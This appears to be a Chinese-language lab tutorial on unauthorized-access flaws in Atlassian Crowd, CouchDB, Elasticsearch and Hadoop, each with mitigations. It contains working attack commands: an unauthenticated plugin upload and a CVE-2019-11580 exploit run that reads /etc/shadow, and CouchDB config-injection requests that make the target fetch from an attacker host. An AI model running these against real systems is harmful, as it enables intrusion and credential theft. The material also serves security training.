

```
./start_crowd.sh
```

```
[root@localhost atlassian-crowd-3.4.3]# ./start_crowd.sh
To run Crowd in the foreground, start the server with ./start_crowd.sh -fg
Using CATALINA_BASE:   /root/atlassian-crowd-3.4.3/apache-tomcat
Using CATALINA_HOME:   /root/atlassian-crowd-3.4.3/apache-tomcat
Using CATALINA_TMPDIR: /root/atlassian-crowd-3.4.3/apache-tomcat/temp
Using JRE_HOME:        /usr/jdk1.8.0_181
Using CLASSPATH:       /root/atlassian-crowd-3.4.3/apache-tomcat/bin/bootstrap.jar:/root/atlassian-crowd-3.4.3/apache-tomcat/bin/tomcat-juli.jar
Using CATALINA_PID:    /root/atlassian-crowd-3.4.3/apache-tomcat/work/catalina.pid
Tomcat started.
[root@localhost atlassian-crowd-3.4.3]#
```

访问http://192.168.18.138:8095 点击Set up Crowd



可以在这里申请试用30天https://my.atlassian.com/products/index 并填写license 进行下一步安装，直到安装完成。




未授权访问测试

进行上传一个标准的插件，来自atlassian-bundled-plugins中的applinks-plugin-5.4.12.jar

```
curl --form "file_cdl=@applinks-plugin-5.4.12.jar"
http://192.168.18.138:8095/crowd/admin/uploadplugin.action -v
```


成功上传



Atlassian Crowd RCE

漏洞利用脚本github地址：https://github.com/jas502n/CVE-2019-11580

```
git clone https://github.com/jas502n/CVE-2019-11580
cd CVE-2019-11580/
python CVE-2019-11580.py http://192.168.18.138:8095
curl http://192.168.18.138:8095/crowd/plugins/servlet/exp?cmd=cat%20/etc/shadow
```



防御手段

-设置访问/crowd/admin/uploadplugin.action的源ip。

-升级最新版本(3.5.0以上)。

CouchDB 未授权访问漏洞

漏洞简介以及危害

Apache CouchDB是一个开源数据库，专注于易用性和成为"完全拥抱web的数据库"。它是一个使用JSON作为存储格式，JavaScript作为查询语言，MapReduce和HTTP作为API的NoSQL数据库。应用广泛，如BBC用在其动态内容展示平台，Credit Suisse用在其内部的商品部门的市场框架，Meebo，用在其社交平台（web和应用程序）,默认会在5984端口开放Restful的API接口，如果使用SSL的话就会监听在6984端口，用于数据库的管理功能。其HTTP Server默认开启时没有进行验证，而且绑定在0.0.0.0，所有用户均可通过API访问导致未授权访问。

在官方配置文档中对HTTP Server的配置有WWW-Authenticate：Set this option to trigger basic-auth popup on unauthorized requests，但是很多用户都没有这么配置，导致漏洞产生。

漏洞利用

环境介绍

```
目标靶机：Kali
ip地址：192.168.18.129

连接工具：Xshell
```

环境搭建

```
mkdir couchdb
wget https://raw.githubusercontent.com/vulhub/vulhub/master/couchdb/CVE-2017-12636/docker-compose.yml
```


```
docker-compose up -d
```

```
root@kali:/couchdb# docker-compose up -d
Creating network "couchdb_default" with the default driver
Pulling couchdb (vulhub/couchdb:1.6.0)...
1.6.0: Pulling from vulhub/couchdb
85b1f47fba49: Already exists
167372283034: Pull complete
dbde16e6afe7: Pull complete
b385c23562d3: Pull complete
f93841997d68: Pull complete
ac52bbe00e26: Pull complete
541385c9193a: Pull complete
Digest: sha256:f3051011f4b4f500096a9d2df000d308bc4b37113bfe63168327f9bf88c13669
Status: Downloaded newer image for vulhub/couchdb:1.6.0
Creating couchdb_couchdb_1 ... done
root@kali:/couchdb#
```

未授权访问测试

```
curl http://192.168.18.129:5984
curl http://192.168.18.129:5984/_config
```

```
[root@localhost /]# curl http://192.168.18.129:5984
{"couchdb":"Welcome","uuid":"48ed3947a716a97f97d5de8cc1f67125","version":"1.6.0","vendor":{"version":"1.6.0","name":"The Apache Software Foundation"}}
[root@localhost /]#
[root@localhost /]# curl http://192.168.18.129:5984
{"couchdb":"Welcome","uuid":"48ed3947a716a97f97d5de8cc1f67125","version":"1.6.0","vendor":{"version":"1.6.0","name":"The Apache Software Foundation"}}
[root@localhost /]# curl http://192.168.18.129:5984/_config
{"httpd_design_handlers":{"_compact":"{couch_mrview_http, handle_compact_req}","_info":"{couch_mrview_http, handle_info_req}","_list":"{couch_mrview_show,
andle_view_list_req}","_rewrite":"{couch_httpd_rewrite, handle_rewrite_req}","_show":"{couch_mrview_show, handle_doc_show_req}","_update":"{couch_mrview_sh
w, handle_doc_update_req}","_view":"{couch_mrview_http, handle_view_req}"},"uuids":{"algorithm":"sequential","max_count":"1000"},"stats":{"rate":"1000","sa
mples":"[0, 60, 300, 900]"},"cors":{"credentials":"false"},"httpd_global_handlers":{"/":"{couch_httpd_misc_handlers, handle_welcome_req, <<\"Welcome\">>}","
active_tasks":"{couch_httpd_misc_handlers, handle_task_status_req}","_all_dbs":"{couch_httpd_misc_handlers, handle_all_dbs_req}","_config":"{couch_httpd_mi
c_handlers, handle_config_req}","_db_updates":"{couch_dbupdates_httpd, handle_req}","_log":"{couch_httpd_misc_handlers, handle_log_req}","_oauth":"{couch_h
tpd_oauth, handle_oauth_req}","_plugins":"{couch_plugins_httpd, handle_req}","_replicate":"{couch_replicator_httpd, handle_req}","_restart":"{couch_httpd_m
sc_handlers, handle_restart_req}","_session":"{couch_httpd_auth, handle_session_req}","_stats":"{couch_httpd_stats_handlers, handle_stats_req}","_utils":"{
ouch_httpd_misc_handlers, handle_utils_dir_req, \"/usr/local/share/couchdb/www\"}","_uuids":"{couch_httpd_misc_handlers, handle_uuids_req}","favicon.ico":"
couch_httpd_misc_handlers, handle_favicon_req, \"/usr/local/share/couchdb/www\"}"},"attachments":{"compressible_types":"text/*, application/javascript, app
ication/json, application/xml","compression_level":"8"},"query_server_config":{"os_process_limit":"25","reduce_limit":"true"},"vendor":{"name":"The Apache
oftware Foundation","version":"1.6.0"},"replicator":{"connection_timeout":"30000","db":"_replicator","http_connections":"20","max_replication_retry_count":
10","retries_per_request":"10","socket_options":"[{keepalive, true}, {nodelay, false}]","ssl_certificate_max_depth":"3","verify_ssl_certificates":"false","
orker_batch_size":"500","worker_processes":"4"},"couch_httpd_oauth":{"use_users_db":"false"},"ssl":{"port":"6984","ssl_certificate_max_depth":"1","verify_s
l_certificates":"false"},"log":{"file":"/dev/null","include_sasl":"true","level":"info"},"view_compaction":{"keyvalue_buffer_size":"2097152"},"query_server
":{"coffeescript":"/usr/local/bin/couchjs /usr/local/share/couchdb/server/main-coffee.js","javascript":"/usr/local/bin/couchjs /usr/local/share/couchdb/ser
er/main.js"},"daemons":{"auth_cache":"{couch_auth_cache, start_link, []}","compaction_daemon":"{couch_compaction_daemon, start_link, []}","external_manager
:"{couch_external_manager, start_link, []}","httpd":"{couch_httpd, start_link, []}","index_server":"{couch_index_server, start_link, []}","os_daemons":"{co
ch_os_daemons, start_link, []}","query_servers":"{couch_query_servers, start_link, []}","replicator_manager":"{couch_replicator_manager, start_link, []}","
tats_aggregator":"{couch_stats_aggregator, start, []}","stats_collector":"{couch_stats_collector, start, []}","uuids":"{couch_uuids, start, []}","vhosts":"
couch_httpd_vhost, start_link, []}"},"httpd":{"allow_jsonp":"false","authentication_handlers":"{couch_httpd_oauth, oauth_authentication_handler}, {couch_ht
pd_auth, cookie_authentication_handler}, {couch_httpd_auth, default_authentication_handler}","bind_address":"0.0.0.0","default_handler":"{couch_httpd_db, h
ndle_request}","enable_cors":"false","log_max_chunk_size":"1000000","port":"5984","secure_rewrites":"true","socket_options":"[{recbuf, 262144}, {sndbuf, 26
144}]","vhost_global_handlers":"_utils, _uuids, _session, _oauth, _users"},"httpd_db_handlers":{"_all_docs":"{couch_mrview_http, handle_all_docs_req}","_ch
nges":"{couch_httpd_db, handle_changes_req}","_compact":"{couch_httpd_db, handle_compact_req}","_design":"{couch_httpd_db, handle_design_req}","_temp_view"
"{couch_mrview_http, handle_temp_view_req}","_view_cleanup":"{couch_mrview_http, handle_cleanup_req}"},"database_compaction":{"checkpoint_after":"5242880",
doc_buffer_size":"524288"},"couch_httpd_auth":{"allow_persistent_cookies":"false","auth_cache_size":"50","authentication_db":"_users","authentication_redir
ct":"/_utils/session.html","iterations":"10","require_valid_user":"false","timeout":"600"},"couchdb":{"attachment_stream_buffer_size":"4096","database_dir"
"/usr/local/var/lib/couchdb","delayed_commits":"true","file_compression":"snappy","max_dbs_open":"100","max_document_size":"4294967296","os_process_timeout
:"5000","plugin_dir":"/usr/local/lib/couchdb/plugins","uri_file":"/usr/local/var/run/couchdb/couch.uri","util_driver_dir":"/usr/local/lib/couchdb/erlang/li
/couch-1.6.0/priv/lib","uuid":"48ed3947a716a97f97d5de8cc1f67125","view_index_dir":"/usr/local/var/lib/couchdb"},"compaction_daemon":{"check_interval":"300"
"min_file_size":"131072"}}
[root@localhost /]#
```

任意命令执行


本机python运行http服务

```
python -m SimpleHTTPServer 9999
```

```
[elasticsearch@localhost /]$ python -m SimpleHTTPServer 9999
Serving HTTP on 0.0.0.0 port 9999 ...
```

```
#依次执行如下命令
curl -X PUT 'http://192.168.18.129:5984/_config/query_servers/cmd' -d '"curl
http://192.168.18.138:9999/test.php"'
curl -X PUT 'http://192.168.18.129:5984/vultest'
curl -X PUT 'http://192.168.18.129:5984/vultest/vul' -d
'{"_id":"770895a97726d5ca6d70a22173005c7b"}'
curl -X POST 'http://192.168.18.129:5984/vultest/_temp_view?limit=11' -d
'{"language":"cmd","map":""}' -H 'Content-Type: application/json'
```

成功执行



nmap扫描

```
nmap -p 5984 --script "couchdb-stats.nse" {target_ip}
```

防御手段

-绑定指定ip。

-设置访问密码。

Elasticsearch 未授权访问漏洞

漏洞简介以及危害

ElasticSearch是一个基于Lucene的搜索服务器。它提供了一个分布式多用户能力的全文搜索引擎，基于RESTful web接口。Elasticsearch是用Java开发的，并作为Apache许可条款下的开放源码发布，是当前流行的企业级搜索引擎。Elasticsearch的增删改查操作全部由http接口完成。由于Elasticsearch授权模块需要付费，所以免费开源的Elasticsearch可能存在未授权访问漏洞。该漏洞导致，攻击者可以拥有Elasticsearch的所有权限。可以对数据进行任意操作。业务系统将面临敏感数据泄露、数据丢失、数据遭到破坏甚至遭到攻击者的勒索。 Elasticsearch服务普遍存在一个未授权访问的问题，攻击者通常可以请求一个开放9200或9300的服务器进行恶意攻击。


漏洞利用

环境介绍

```
目标靶机：Centos
ip地址：192.168.18.138

连接工具：Xshell
```

环境搭建

```
# elasticsearch需要JDK1.8+
# 创建elasticsearch用户，elasticsearch不能root执行
useradd elasticsearch
passwd elasticsearch
su elasticsearch

#下载环境
wget https://artifacts.elastic.co/downloads/elasticsearch/elasticsearch-5.5.0.zip
```




```
# 解压并启动
unzip elasticsearch-5.5.0.zip
cd elasticsearch-5.5.0/bin
./elasticsearch
```

```
[2019-08-22T08:28:23,296][INFO ][o.e.n.Node               ] version[5.5.0], pid[17185], build[260387d/2017-06-30T23:16:05.735Z], OS[Linux/3.10.0-957.5.1.el7
.x86_64/amd64], JVM[Oracle Corporation/Java HotSpot(TM) 64-Bit Server VM/1.8.0_181/25.181-b13]
[2019-08-22T08:28:23,297][INFO ][o.e.n.Node               ] JVM arguments [-Xms2g, -Xmx2g, -XX:+UseConcMarkSweepGC, -XX:CMSInitiatingOccupancyFraction=75, -
XX:+UseCMSInitiatingOccupancyOnly, -XX:+DisableExplicitGC, -XX:+AlwaysPreTouch, -Xss1m, -Djava.awt.headless=true, -Dfile.encoding=UTF-8, -Djna.nosys=true, -
Djdk.io.permissionsUseCanonicalPath=true, -Dio.netty.noUnsafe=true, -Dio.netty.noKeySetOptimization=true, -Dio.netty.recycler.maxCapacityPerThread=0, -Dlog4
j.shutdownHookEnabled=false, -Dlog4j2.disable.jmx=true, -Dlog4j.skipJansi=true, -XX:+HeapDumpOnOutOfMemoryError, -Des.path.home=/home/elasticsearch/elastics
earch-5.5.0]
[2019-08-22T08:28:27,623][INFO ][o.e.p.PluginsService     ] [klHFR2a] loaded module [aggs-matrix-stats]
[2019-08-22T08:28:27,624][INFO ][o.e.p.PluginsService     ] [klHFR2a] loaded module [ingest-common]
[2019-08-22T08:28:27,624][INFO ][o.e.p.PluginsService     ] [klHFR2a] loaded module [lang-expression]
[2019-08-22T08:28:27,624][INFO ][o.e.p.PluginsService     ] [klHFR2a] loaded module [lang-groovy]
[2019-08-22T08:28:27,624][INFO ][o.e.p.PluginsService     ] [klHFR2a] loaded module [lang-mustache]
[2019-08-22T08:28:27,624][INFO ][o.e.p.PluginsService     ] [klHFR2a] loaded module [lang-painless]
[2019-08-22T08:28:27,624][INFO ][o.e.p.PluginsService     ] [klHFR2a] loaded module [parent-join]
[2019-08-22T08:28:27,624][INFO ][o.e.p.PluginsService     ] [klHFR2a] loaded module [percolator]
[2019-08-22T08:28:27,625][INFO ][o.e.p.PluginsService     ] [klHFR2a] loaded module [reindex]
[2019-08-22T08:28:27,625][INFO ][o.e.p.PluginsService     ] [klHFR2a] loaded module [transport-netty3]
[2019-08-22T08:28:27,625][INFO ][o.e.p.PluginsService     ] [klHFR2a] loaded module [transport-netty4]
[2019-08-22T08:28:27,625][INFO ][o.e.p.PluginsService     ] [klHFR2a] no plugins loaded
[2019-08-22T08:28:37,335][INFO ][o.e.d.DiscoveryModule    ] [klHFR2a] using discovery type [zen]
[2019-08-22T08:28:39,863][INFO ][o.e.n.Node               ] initialized
[2019-08-22T08:28:39,864][INFO ][o.e.n.Node               ] [klHFR2a] starting ...
[2019-08-22T08:28:40,694][INFO ][o.e.t.TransportService   ] [klHFR2a] publish_address {127.0.0.1:9300}, bound_addresses {[::1]:9300}, {127.0.0.1:9300}
[2019-08-22T08:28:40,726][WARN ][o.e.b.BootstrapChecks    ] [klHFR2a] max file descriptors [4096] for elasticsearch process is too low, increase to at least
 [65536]
[2019-08-22T08:28:40,726][WARN ][o.e.b.BootstrapChecks    ] [klHFR2a] max virtual memory areas vm.max_map_count [65530] is too low, increase to at least [26
2144]
[2019-08-22T08:28:44,074][INFO ][o.e.c.s.ClusterService   ] [klHFR2a] new_master {klHFR2a}{klHFR2aCQ7ix744YocIBrA}{4Gu5FQ1tQX-n52qJJuAHIw}{127.0.0.1}{127.0.
0.1:9300}, reason: zen-disco-elected-as-master ([0] nodes joined)
[2019-08-22T08:28:44,308][INFO ][o.e.h.n.Netty4HttpServerTransport] [klHFR2a] publish_address {127.0.0.1:9200}, bound_addresses {[::1]:9200}, {127.0.0.1:920
0}
[2019-08-22T08:28:44,308][INFO ][o.e.n.Node               ] [klHFR2a] started
[2019-08-22T08:28:44,379][INFO ][o.e.g.GatewayService     ] [klHFR2a] recovered [0] indices into cluster_state
```

成功安装

```
[root@localhost elasticsearch-5.5.0]# curl http://localhost:9200
{
  "name" : "klHFR2a",
  "cluster_name" : "elasticsearch",
  "cluster_uuid" : "YiN4R_2wTRGg9xeMsIOWxQ",
  "version" : {
    "number" : "5.5.0",
    "build_hash" : "260387d",
    "build_date" : "2017-06-30T23:16:05.735Z",
    "build_snapshot" : false,
    "lucene_version" : "6.6.0"
  },
  "tagline" : "You Know, for Search"
}
[root@localhost elasticsearch-5.5.0]#
```

未授权访问测试

```
curl http://localhost:9200/_nodes #查看节点数据
```

更多利用可以自行搜索一下

```
:"25.181-b13","vm_vendor":"Oracle Corporation","start_time_in_millis":1566476894355,"mem":{"heap_init_in_bytes":2147483648,"heap_max_in_bytes":2138767360,"n
on_heap_init_in_bytes":2555904,"non_heap_max_in_bytes":0,"direct_max_in_bytes":2138767360},"gc_collectors":["ParNew","ConcurrentMarkSweep"],"memory_pools":[
"Code Cache","Metaspace","Compressed Class Space","Par Eden Space","Par Survivor Space","CMS Old Gen"],"using_compressed_ordinary_object_pointers":"true","i
nput_arguments":["-Xms2g","-Xmx2g","-XX:+UseConcMarkSweepGC","-XX:CMSInitiatingOccupancyFraction=75","-XX:+UseCMSInitiatingOccupancyOnly","-XX:+DisableExpli
citGC","-XX:+AlwaysPreTouch","-Xss1m","-Djava.awt.headless=true","-Dfile.encoding=UTF-8","-Djna.nosys=true","-Djdk.io.permissionsUseCanonicalPath=true","-Di
o.netty.noUnsafe=true","-Dio.netty.noKeySetOptimization=true","-Dio.netty.recycler.maxCapacityPerThread=0","-Dlog4j.shutdownHookEnabled=false","-Dlog4j2.dis
able.jmx=true","-Dlog4j.skipJansi=true","-XX:+HeapDumpOnOutOfMemoryError","-Des.path.home=/home/elasticsearch/elasticsearch-5.5.0"]},"thread_pool":{"force_m
erge":{"type":"fixed","min":1,"max":1,"queue_size":-1},"fetch_shard_started":{"type":"scaling","min":1,"max":2,"keep_alive":"5m","queue_size":-1},"listener"
:{"type":"fixed","min":1,"max":1,"queue_size":-1},"index":{"type":"fixed","min":1,"max":1,"queue_size":200},"refresh":{"type":"scaling","min":1,"max":1,"kee
p_alive":"5m","queue_size":-1},"generic":{"type":"scaling","min":4,"max":128,"keep_alive":"30s","queue_size":-1},"warmer":{"type":"scaling","min":1,"max":1,
"keep_alive":"5m","queue_size":-1},"search":{"type":"fixed","min":2,"max":2,"queue_size":1000},"flush":{"type":"scaling","min":1,"max":1,"keep_alive":"5m","
queue_size":-1},"fetch_shard_store":{"type":"scaling","min":1,"max":2,"keep_alive":"5m","queue_size":-1},"management":{"type":"scaling","min":1,"max":5,"kee
p_alive":"5m","queue_size":-1},"get":{"type":"fixed","min":1,"max":1,"queue_size":1000},"bulk":{"type":"fixed","min":1,"max":1,"queue_size":200},"snapshot":
{"type":"scaling","min":1,"max":1,"keep_alive":"5m","queue_size":-1}},"transport":{"bound_address":["[::1]:9300","127.0.0.1:9300"],"publish_address":"127.0.
0.1:9300","profiles":{}},"http":{"bound_address":["[::1]:9200","127.0.0.1:9200"],"publish_address":"127.0.0.1:9200","max_content_length_in_bytes":104857600}
,"plugins":[],"modules":[{"name":"aggs-matrix-stats","version":"5.5.0","description":"Adds aggregations whose input are a list of numeric fields and output
includes a matrix.","classname":"org.elasticsearch.search.aggregations.matrix.MatrixAggregationPlugin","has_native_controller":false},{"name":"ingest-common
","version":"5.5.0","description":"Module for ingest processors that do not require additional security permissions or have large dependencies and resources
","classname":"org.elasticsearch.ingest.common.IngestCommonPlugin","has_native_controller":false},{"name":"lang-expression","version":"5.5.0","description":
"Lucene expressions integration for Elasticsearch","classname":"org.elasticsearch.script.expression.ExpressionPlugin","has_native_controller":false},{"name
":"lang-groovy","version":"5.5.0","description":"Groovy scripting integration for Elasticsearch","classname":"org.elasticsearch.script.groovy.GroovyPlugin","
has_native_controller":false},{"name":"lang-mustache","version":"5.5.0","description":"Mustache scripting integration for Elasticsearch","classname":"org.el
asticsearch.script.mustache.MustachePlugin","has_native_controller":false},{"name":"lang-painless","version":"5.5.0","description":"An easy, safe and fast s
cripting language for Elasticsearch","classname":"org.elasticsearch.painless.PainlessPlugin","has_native_controller":false},{"name":"parent-join","version":
"5.5.0","description":"This module adds the support parent-child queries and aggregations","classname":"org.elasticsearch.join.ParentJoinPlugin","has_native
_controller":false},{"name":"percolator","version":"5.5.0","description":"Percolator module adds capability to index queries and query these queries by spec
ifying documents","classname":"org.elasticsearch.percolator.PercolatorPlugin","has_native_controller":false},{"name":"reindex","version":"5.5.0","descriptio
n":"The Reindex module adds APIs to reindex from one index to another or update documents in place.","classname":"org.elasticsearch.index.reindex.ReindexPlu
gin","has_native_controller":false},{"name":"transport-netty3","version":"5.5.0","description":"Netty 3 based transport implementation","classname":"org.ela
sticsearch.transport.Netty3Plugin","has_native_controller":false},{"name":"transport-netty4","version":"5.5.0","description":"Netty 4 based transport implem
entation","classname":"org.elasticsearch.transport.Netty4Plugin","has_native_controller":false}],"ingest":{"processors":[{"type":"append"},{"type":"convert"
},{"type":"date"},{"type":"date_index_name"},{"type":"dot_expander"},{"type":"fail"},{"type":"foreach"},{"type":"grok"},{"type":"gsub"},{"type":"join"},{"ty
pe":"json"},{"type":"kv"},{"type":"lowercase"},{"type":"remove"},{"type":"rename"},{"type":"script"},{"type":"set"},{"type":"sort"},{"type":"split"},{"type"
:"trim"},{"type":"uppercase"}]}}}}[root@localhost elasticsearch-5.5.0]#
```

防御手段

-访问控制策略，限制IP访问，绑定固定IP。

-在config/elasticsearch.yml中为9200端口设置认证等。

Hadoop 未授权访问漏洞

漏洞简介以及危害

Hadoop是一个由Apache基金会所开发的分布式系统基础架构，由于服务器直接在开放了Hadoop 机器 HDFS 的 50070 web 端口及部分默认服务端口，黑客可以通过命令行操作多个目录下的数据，如进行删除，下载，目录浏览甚至命令执行等操作，产生极大的危害。

